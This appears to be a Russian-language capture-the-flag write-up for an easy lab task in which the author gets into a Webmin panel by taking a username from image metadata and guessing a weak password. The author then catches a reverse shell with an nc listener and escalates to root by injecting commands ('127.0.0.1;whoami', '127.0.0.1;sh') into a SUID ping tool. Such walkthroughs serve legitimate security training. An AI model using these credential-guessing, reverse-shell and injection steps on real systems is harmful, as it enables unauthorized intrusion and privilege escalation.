
Название:	**Сисадмин**
Категория:	`Квест`
Уровень:	`Легкий`
Очки:	`200`
Описание:	`Кто ответственный за весь этот бардак?`
Теги:	`Метаданные, слабые пароли, Priv Esc с помощью SUID и реверса`
Автор:	`Trager`

Прохождение


---

1. В качестве задания нам даётся один `IP`-адрес с портом веб-сайта:


Перейдя на сайт, мы не находим ничего полезного кроме различных форм с помощью которых можно отправлять данные. Однако, они все ведут “вникуда”. В самом низу страницы можно обнаружить кнопку “Panel”:




Как мы можем заметить - это “Webmin”, программный комплекс, позволяющий администрировать операционную систему через веб-интерфейс:





Стандартные популярные креды `root`:`password`, `root`:`12345678`, `root`:`root` не подошли:






На веб-сайте есть несколько картинок, проверим их на метаданные:







На всех картинках в заголовке метаданных Creator никнейм `sysadmingrigory`. Попробуем авторизоваться через логин `sysadmingrigory` с достаточно популярными паролями (`12345678` , `password` , `root`). Подошёл пароль `password` :




Мы успешно вошли в панель:



2. Теперь мы имеем доступ к командной оболочке от лица пользователя `sysadmingrigory`:






Пробросим шелл через `mkfifo`. Поставим листенер:

```
trager@764017-goodsmile:~$ nc -nvlp 9898
Listening on 0.0.0.0 9898
```

Укажем пэйлоад:



Ловим сессию:

```
trager@764017-goodsmile:~$ nc -nlvp 9898
Listening on 0.0.0.0 9898
Connection received on 176.59.12.20 63649
sh: 0: can't access tty; job control turned off
$
```

Проверяем, что мы работаем от лица `sysadmingrigory` и сразу же тестируем `sudo -l`:

```
$ whoami
sysadmingrigory
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from stan
dard input or configure an askpass helper
sudo: a password is required
```

```
$ sudo -l
[sudo] password for sysadmingrigory:
Sorry, user sysadmingrigory may not run sudo on cb00c7f5f9b1.
```

Никаких программ с помощью `sudo` мы запустить не можем. Копаем дальше и находим файл `admin_toolkit` с `SUID`-битом:

```
$ file /bin/admin_toolkit
/bin/admin_toolkit: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8046d346fa07840d06048ce9030ca799ee86d033, for GNU/Linux 3.2.0, not stripp
ed
```

Перед запуском программы нужно установить переменную окружения `export TERM=xterm` и стабилизировать подключение через `python3 -c 'import pty;pty.spawn("/bin/bash");'`.

При простейшем реверсе или фаззинге, мы можем внедрить команды операционной системы через точку с запятой после использования 2-ой опции и указания `IP`-адреса:

```
sysadmingrigory@fdc3f2c46e2e:~$ /bin/admin_toolkit
/bin/admin_toolkit

Выберите действие:
1. Получить имя текущего пользователя (проверка привилегированного доступа)
2. Использовать ping
3. Вывести информацию о сети (ifconfig)
0. Выход
Введите номер действия: 1
1
root

Выберите действие:
1. Получить имя текущего пользователя (проверка привилегированного доступа)
2. Использовать ping
3. Вывести информацию о сети (ifconfig)
0. Выход
Введите номер действия: 2
2
Введите название домена или IP: 127.0.0.1;whoami
127.0.0.1;whoami
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.41 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.082 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms

── 127.0.0.1 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.059/0.517/1.412/0.632 ms
root

Выберите действие:
1. Получить имя текущего пользователя (проверка привилегированного доступа)
2. Использовать ping
3. Вывести информацию о сети (ifconfig)
0. Выход
```

```
Выберите действие:
1. Получить имя текущего пользователя (проверка привилегированного доступа)
2. Использовать ping
3. Вывести информацию о сети (ifconfig)
0. Выход
Введите номер действия: 2
2
Введите название домена или IP: 127.0.0.1;sh
127.0.0.1;sh
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.073 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.124 ms

── 127.0.0.1 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.055/0.084/0.124/0.029 ms
# whoami
whoami
root
# ls /root/
ls /root/
last_part
# cat /root/last_part
cat /root/last_part
CODEBY{[redacted]}
```